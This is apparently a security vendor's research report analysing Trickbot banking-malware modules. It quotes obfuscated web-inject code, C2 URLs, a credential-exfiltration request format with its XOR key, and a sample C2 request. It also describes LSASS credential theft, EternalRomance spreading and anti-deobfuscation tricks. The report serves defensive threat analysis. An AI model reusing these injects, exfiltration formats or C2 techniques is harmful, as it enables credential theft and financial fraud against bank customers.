A Modern Ninja: Evasive Trickbot Attacks Customers of 60 High-Profile Companies

research.checkpoint.com/2022/a-modern-ninja-evasive-trickbot-attacks-customers-of-60-high-profile-companies/

February 16, 2022

February 16, 2022

Research by: Aliaksandr Trafimchuk, Raman Ladutska

This research comes as a follow-up to our previous article on Trickbot, "When Old Friends Meet Again: Why Emotet Chose Trickbot For Rebirth" where we provided an overview of the Trickbot infrastructure after its takedown. Check Point Research (CPR) now sheds some light on the technical details of key Trickbot modules.

Trickbot is a sophisticated and versatile malware with more than 20 modules that can be downloaded and executed on demand. Such modules allow the execution of all kinds of malicious activities and pose great danger to the customers of 60 high-profile financial (including cryptocurrency) and technology companies, mainly located in the United States. For a full list of the targeted companies, see the Appendix. These brands are not the victims but their customers might be the targets.

Figure 1 – Several companies whose customers are targeted by Trickbot

We previously discussed the de-centralized and effective Trickbot infrastructure, and now we see that the malware is very selective in how it chooses its targets. Various tricks – including anti-analysis – implemented inside the modules show the authors' highly technical background and explain why Trickbot remains a very prevalent malware family.

Below is a heat-map with the percentage of organizations that were affected by Trickbot in each country in 2021:



Figure 2 – Percentage of impacted organizations by Trickbot (the darker the color – the higher the impact)

Below is a table that shows the percentage of organizations affected by Trickbot in each region:

Region	Organizations affected	Percentage
World	1 of every 45	2.2%
APAC	1 of every 30	3.3%
Latin America	1 of every 47	2.1%
Europe	1 of every 54	1.9%
Africa	1 of every 57	1.8%
North America	1 of every 69	1.4%

There is a lot of attention currently going to the possible detention of TrickBot gang members. This investigation may have long-term consequences for malware operators. We have decided to approach this issue differently: from the history of rise and fall of different malware operations, we know that although malware may become inactive, its technical aspects are often re-used in other successors.

We explore the technical details of key TrickBot modules and explain how they operate. No matter what awaits TrickBot botnet, the thorough efforts put into the development of sophisticated TrickBot code will likely not be lost and the code would find its usage in the future.

In this article, we focus on the three key modules below and describe Trickbot’s anti-analysis techniques:

- injectDll
- tabDll
- pwgrabc

injectDll: web-injects module

Web-injects cause a lot of harm to victims because such modules steal banking and credential data and could cause great financial damage via wire transfers. Add Trickbot’s cherry-picking of victims, and the menace becomes even more dangerous.

The **injectDll** module performs browser data injection, including JavaScript which targets customers of 60 high-profile companies in the financial (including cryptocurrency) and technology spheres.

Not only does this module target high-profile organizations, it also features several anti-analysis techniques which we describe below.Before the takedown in October 2020, the **injectDll** module had a configuration built from two config types “***sinj***” and “***dinj***” (located at the end of the module):

```
<moduleconfig><autostart>yes</autostart><nohead>yes</nohead><needinfo name="id"/>
<needinfo name="ip"/><autoconf><conf ctl="dinj" file="dinj" period="60"/><conf ctl=
"sinj" file="sinj" period="60"/><conf ctl="dpost" file="dpost" period="60"/>
</autoconf></moduleconfig>
```

Figure 3 – Configuration of the injectDLL module in 2020

Now web-injects come with the “***winj***” config from C2:

```
<moduleconfig><nohead>yes</nohead><needinfo name="id"/><needinfo name="ip"/>
<autoconf><conf ctl="winj" file="winj" period="120"/><conf ctl="dpost" file="dpost"
period="60"/></autoconf></moduleconfig>
```

Figure 4 – Configuration of the injectDLL module in 2021

And they may look like this:

```
set_url https://sellercentral.amazon.com/ap/signin* GP
data_before
data_end
data_after
</head>
data_end
data_inject
<script type="text/javascript" class="6vpixf7ug8 sWEfTJ2AX3u JLM2xGB1kZ1dRZUESwIcNxs-b MRPY
TNijY6DMlkom65JyXAQkC w5g19a_ FZNOyUx4iRBq eIxd7bYbSVsAO h5sli7gqwj" pxbvqcyfll="%BOTID%">v
y3jLyxrLrwXLBq','zg9JDw1LBNq','rK1JALK','BgvUz3rO','t3j3weG','BvDethK','y0LICxe','wMjMqvi',
'wfP2tLi','D1DpsMC','u21mzKu','zxHuruC','C2nYAxb0CW','ufPPDue','mtG3odu4sezHuwPA','ChjVDg90
r0nvqxa','nZiZntnPALDfzfy','mJK2mJqZA0DvAu5y','xIbDFq','y29UC29Szq','Bg94lMz1BG','mZKZuvfcs
DhjHy2u','CMvMzxjYzxjqBW','uNfusLO','z2fItvC','zw5JB2rLvvjjqW','zg1HB216CZfLnq','qxnstuu','
s3rTz1q','mMvNqLP5wq','yNfeyKK','mZq3nta4zvbPsgvU','mu9rrg5myG','EwjZDvO','yxbWzw5Kq2HPBa',
```

Figure 5 – Web-inject from the injectDLL module

We can recognize a well-known web-injects format from Zeus (https://www.malware.unam.mx/en/content/zeus-analysis-configuration-file-attacked-banking-internet). The payload which is injected to the page is minified *(*making the code size smaller makes the code unreadable), obfuscated, and contains anti-deobfuscation techniques. These techniques are based on JavaScript function string representation and its comparison with a hardcoded Regular Expression which should match the obfuscated function code. If the representation of the function doesn’t match the browser, the tab process crashes (we describe the technique later in this article).

If all the checks passed successfully, the script constructs the URL of the second stage web-inject, in this case:

`https://myca.adprimblox.fun/E4BFFED4E95C646B0EB2072FB593CA3D/dmaomzs1e5cl/6vpixf7ug8h5sli7gqwj/jquery-3.5.1.min.js`

This URL is built from %BOTID%, and two decoded constants. The C2 server strictly checks that the URL must end with "*6vpixf7ug8h5sli7gqwj/jquery-3.5.1.min.js*". If the client tries to access any non-existent endpoint, the C2 server blocks network packets of the researcher's external IP for a period of time.

The name of the script disguises itself as a well-known legitimate JavaScript jQuery library. The "second" stage web-inject is heavier than the first stage and is only loaded from the targeted page (for example, Amazon or some banking's page) so as not to reveal the C2 servers. Its payload is also minified and obfuscated, contains a few layers of anti-deobfuscation techniques, and contains the code which grabs the victim's keystrokes and web form submit actions.

The "second" stage of the web-inject, which targets a legitimate "*https://sellercentral.amazon.com/ap/signin*" site, collects information from the login action and saves the "*ap_email*" and "*ap_password*" fields for a C2 payload. The payload is sent to another C2 server, which is decrypted (as other strings in the script) using RC4:

`https://akama.pocanomics.com/ws/v2/batch`



Figure 6 – Example of the prepared payloads

The assembled HTTP request's payload looks like this:

`m=login&[email protected]&pass=pass&b=E4BFFED4E95C646B0EB2072FB593CA3C&q=sipdialm&v=8may&w=1`

Where the "login" and "pass" fields hold captured credentials, the "b" field holds %BOT_ID%, and the "v" (and probably "w") field is the version. (Note – we are not sure about the purpose of these fields.)

This payload is then encrypted using XOR with an "***ahejHKuD5H83UpkQgJK***" key. The pseudocode of the payload encryption algorithm is shown below:

```
let to_send = b64encode(xor_with(unescape(encodeURIComponent(payload)), ‘ahejHKuD5H83UpkQgJK’));
```

Anti-Deobfuscation technique

Usually a researcher tries to analyze minified and obfuscated JavaScript code using tools like JavaScript Beautifiers, deobfuscators like ***de4js***, and so on.

After we applied these tools, we noticed that although the code became more readable, it also stopped working.

In the screenshot below, we've marked two places in red. The first one is a function which is very simple and performs "return 'newState'. The second red mark expects the function to be obfuscated.

```
if (_0x4c23fa === undefined) {
    var SomeClass /*_0x576dc1 */ = function(_0x2390c1) {
        this.YONhCE = _0x2390c1;
        this.nAtTcc = [0];
        this.func = function() {
            return 'newState';
        };
        this['YVdFFI'] = '\\w+ *\\(\\) *{\\w+ *';
        this['ibbUEA'] = '[\'|"].+[\'|"];? *}';
    };
    SomeClass.prototype.ynOpEw = function() {
        var reg = new RegExp('\\w+ *\\(\\) *{\\w+ *[\'|"].+[\'|"];? *}'),
            _0x1fa10b = reg.test(this.func.toString()) ? --this.nAtTcc[1] : --this.nAtTcc[0];
        return this.DhQXhb(_0x1fa10b);
    };
    SomeClass.prototype.DhQXhb = function(_0x8b2171) {
        if (!Boolean(~_0x8b2171)) return _0x8b2171;
        return this.vSUEQl(this.YONhCE);
    };
    SomeClass.prototype.vSUEQl = function(_0x16b2c6) {
        for (var i = 0, end = this.nAtTcc.length; i < end; i++) {
            this,
            nAtTcc.push(Math.round(Math.random()));
            end = this.nAtTcc.length;
        }
        return _0x16b2c6(this.nAtTcc[0]);
    }
    new SomeClass(Str).ynOpEw();
```

Figure 7 – Anti-deobfuscation tricks in the code

Here is the deobfuscated function representation (this means after calling the .toString() function):

```
> vm.pzMJPY.toString()
< 'function() {\n            return "newState";\n        }'
```

Figure 8 – Deobfuscated function

And here is how it must look to pass the anti-deobfuscation trick:

```
> vm.pzMJPY.toString()
< "function(){return'\\x6e\\x65\\x77\\x53\\x74\\x61\\x74\\x65';}"
```

Figure 9 – Obfuscated function

Anti-Analysis Technique

Another anti-analysis technique we encountered is one that prevents a researcher from sending automated requests to Command-and-Control servers to get fresh web-injects. If there is no "**Referer**" header in the request, the server will not answer with a valid web-inject. Here is an example of a valid request:

```
GET
/E4BFFED4E95C646B0EB2072FB593CA3D/dmaomzs1e5cl/6vpixf7ug8h5sli7gqwj/jquery-3.5.1
.min.js HTTP/1.1
Host: myca.adprimblox.fun
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/89.0.4389.114 Safari/537.37
Connection: close
Referer: https://sellercentral.amazon.com/ap/signin
```

Figure 10 – Example of a successful request to a Command-and-Control server from the injectDLL module

The response looks like the one shown below:

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 04 Dec 2021 16:52:43 GMT
Content-Type: application/javascript
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: *
Access-Control-Allow-Methods: OPTIONS, GET
Content-Length: 164356

!(Function(atob('dmFyIG94bmZsbWpncXNqMHI9WydceDZhXHg2ZFx4NmZceDZhXHg2Zlx4MzhceDZ
4NmJceDdhXHg0Nlx4NzEnLCdceDU3XHg1Mlx4NGVceDYzXHg0ZVx4NGNceDJmXHg2NFx4NDhceDMzXHg
4NTdceDUyXHg2ZFx4NmZceDZkXHgzOFx4NmZceDRjXHg1N1x4MzdceDU3JywnXHg1N1x4MzRceDVhXHg
2Nlx4NDRceDM0JywnXHg2Ylx4NWFceDc4XHg2NFx4NDlceDUzXHg2Ylx4NzJceDU3XHgzNVx4MzgnLCd
4NjRceDRlXHg0NycsJ1x4NDNceDUzXHg2Zlx4NGVceDYzXHgzM1x4N2FceDc4JywnXHg3MVx4MzhceDZ
4NmJceDQ5XHg0NFx4NTcnLCdceDU3XHgzN1x4NDJceDY0XHg0ZVx4NDNceDZmXHg1MVx4NTdceDRmXHg
4MzRceDQyXHg2NFx4NGFceDRkXHg2YVx4NzVceDY3XHg1NycsJ1x4N2FceDZkXHg2Ylx4NTBceDU3XHg
4NmZceDc2XHg1Nlx4NjNceDQ5XHgzOFx4NmJceDQzXHg1N1x4NTFceDRiJywnXHg3YVx4MzhceDZmXHg
ceDY4XHg2ZFx4NTNceDZlXHg0M1x4NmZceDU4JywnXHg3NVx4MzhceDZiXHg0NVx4NTdceDM1XHg2OFx
mXHg0NycsJ1x4NjVceDRhXHg2OFx4NjRceDUxXHg0M1x4NmJceDQzXHg1N1x4MzZceDcxJywnXHg1N1x
ceDQzXHg2Zlx4NzNceDZiXHg1OVx4MzdceDYzXHg0Y1x4NDcnLCdceDU3XHgzNlx4NzBceDYzXHg0ZVx
zXHg0OVx4NjZceDVhXHg2NFx4NDlceDc3XHg0ZicsJ1x4NzRceDc3XHg3OFx4NjRceDRkXHg2M1x4NmF
3XHgzNVx4NTJceDYzXHg0ZVx4NGFceDMwJywnXHg2Nlx4NjZceDcwXHg2M1x4NTFceDYxJywnXHg1N1x
2Y1x4NjNceDUwXHg1M1x4NmJceDMwXHg1N1x4NTJceDQyXHg2M1x4NTNceDQ3JywnXHg2OVx4MzJceDY
4NTdceDM1XHg2NScsJ1x4NTdceDUyXHgzNFx4NjJceDY5XHg2ZFx4NmZceDQ4XHg1N1x4MzdceDM0Jyw
4NmZceDczXHg2Zlx4NDNceDZiXHg3Mlx4NTdceDUwXHg1MycsJ1x4NTdceDRmXHg0YVx4NjNceDU0XHg
ceDY0XHg0Y1x4NDcnLCdceDQ1XHg0M1x4NmJceDYzXHg1N1x4MzdceDJmXHg2M1x4NGNceDU5XHgzOCc
ceDYxJywnXHg2NVx4MzhceDZmXHg1MFx4NjdceDYyXHg1Nlx4NjNceDQ4XHg0NycsJ1x4NTdceDUxXHg
4NTNceDczXHg3NFx4NjRceDU2XHg1NycsJ1x4NTdceDM0XHg3OFx4NjNceDRmXHg3NVx4NDJceDYzXHg
4NTdceDRmXHg1Nlx4NjRceDUxXHg1N1x4NDcnLCdceDU3XHgzNlx4NmNceDY0XHg0ZVx4NTNceDZmXHg
ceDZlXHg2NycsJ1x4NTdceDM3XHg3NFx4NjNceDU2XHg1M1x4NmZceDY2XHg1N1x4NGZceDUyXHg2NFx
5XHg2MScsJ1x4NzVceDZkXHg2Ylx4NGVceDc0XHgzMFx4NjVceDZkJywnXHg2NFx4MzNceDQ3XHg2OVx
zJywnXHg2Zlx4NjhceDc5XHg0Y1x4NzNceDYxXHg2NScsJ1x4NTdceDM0XHg1Mlx4NjNceDRlXHg0M1x
```

Figure 11 – Response received from a Command-and-Control server of the injectDLL module

tabDLL module

The purpose of this DLL is to grab the user's credentials and spread the malware via network share. It grabs credentials in 5 steps:

1. Enables storing user credential information in the LSASS application.
2. Injects the "Locker" module into the "*explorer.exe*" application.
3. From the infected "*explorer.exe*", forces the user to enter login credentials to the application and then locks the user's session.
4. The credentials are now stored in the LSASS application memory.
5. Grabs the credentials from the LSASS application memory using the *mimikatz* technique.

The credentials are then reported to C2. Lastly, it uses the EternalRomance exploit to spread via the SMBv1 network share.

These steps are summarized in the diagram below:



Figure 12 – Steps to grab a user's credentials as executed by the "tabDll" module

The obfuscation level decreased when a botnet operator used a random key for string encryption algorithm. We encountered such a case with a low obfuscation level when the string "GetCurrentProcess" became easily readable:



Figure 13 – Low level of obfuscation

Another example below:



Figure 14 – No key is used for the obfuscation

In this case, no key is used for decryption. However, these cases remain rare throughout the modules and samples.

pwgrabc module

The **pwgrabc** is a credential stealer for various applications. This is the full list of targeted applications:

- Chrome
- ChromeBeta
- Edge
- EdgeBeta
- Firefox
- Internet Explorer
- Outlook
- Filezilla
- WinSCP
- VNC
- RDP
- Putty,
- TeamViewer
- Precious
- Git
- OpenVPN
- OpenSSH
- KeePass
- AnyConnect
- RDCMan

Conclusion

Based on our technical analysis, we can see that Trickbot authors have the skills to approach the malware development from a very low level and pay attention to small details. Trickbot attacks high-profile victims to steal the credentials and provide its operators access to the portals with sensitive data where they can cause greater damage.

Meanwhile, from our previous research, we know that the operators behind the infrastructure are very experienced with malware development on a high level as well.

The combination of these two factors has already led to more than 140,000 infected victims after the takedown, several 1st place rankings in top malware prevalence lists, and collaboration with Emotet – all within a year.

Trickbot remains a dangerous threat that we will continue to monitor, along with other malware families.

Check Point Protections

Check Point Provides Zero-Day Protection across Its Network, Cloud, Users and Access Security Solutions. Whether you're in the cloud, the data center, or both, Check Point's Network Security solutions simplify your security without impacting network performance, provide a unified approach for streamlined operations, and enable you to scale for continued business growth. Quantum provides the best zero-day protection while reducing security overhead.

Check Point Harmony Network Protections:

Trojan-Banker.Win32.TrickBot

Threat Emulation protections:

Banker.Win32.Trickbot.TC
Trickbot.TC
Botnet.Win32.Emotet.TC.*
Emotet.TC.*
TS_Worm.Win32.Emotet.TC.*
Trojan.Win32.Emotet.TC.*

Appendix – The list of targeted companies (via web-injects)

Company	Field
Amazon	E-commerce
AmericanExpress	Credit Card Service
AmeriTrade	Financial Services
AOL	Online service provider
Associated Banc-Corp	Bank Holding
BancorpSouth	Bank
Bank of Montreal	Investment Banking
Barclays Bank Delaware	Bank
Blockchain.com	Cryptocurrency Financial Services
Canadian Imperial Bank of Commerce	Financial Services
Capital One	Bank Holding
Card Center Direct	Digital Banking
Centennial Bank	Bank Holding

Chase	Consumer Banking
Citi	Financial Services
Citibank	Digital Banking
Citizens Financial Group	Bank
Coamerica	Financial Services
Columbia Bank	Bank
Desjardins Group	Financial Services
E-Trade	Financial Services
Fidelity	Financial Services
Fifth Third	Bank
FundsXpress	IT Service Management
Google	Technology
GoToMyCard	Financial Services
HawaiiUSA Federal Credit Union	Credit Union
Huntington Bancshares	Bank Holding
Huntington Bank	Bank Holding
Interactive Brokers	Financial Services
JPMorgan Chase	Investment Banking
KeyBank	Bank
LexisNexis	Data mining
M&T Bank	Bank
Microsoft	Technology
Navy Federal	Credit Union
paypal	Financial Technology
PNC Bank	Bank
RBC Bank	Bank
Robinhood	Stock Trading
Royal Bank of Canada	Financial Services
Schwab	Financial Services
Scotiabank Canada	Bank
SunTrust Bank	Bank Holding
Synchrony	Financial Services
Synovus	Financial Services
T. Rowe Price	Investment Management

TD Bank	Bank
TD Commercial Banking	Financial Services
TIAA	Insurance
Truist Financial	Bank Holding
U.S. Bancorp	Bank Holding
UnionBank	Commercial Banking
USAA	Financial Services
Vanguard	Investment Management
Wells Fargo	Financial Services
Yahoo	Technology
ZoomInfo	Software as a service

IOCs

```
myca.adprimblox.fun
akama.pocanomics.com
524A79E37F6B02741A7B6A429EBC2E33306068BDC55A00222B6C162F396E2736
```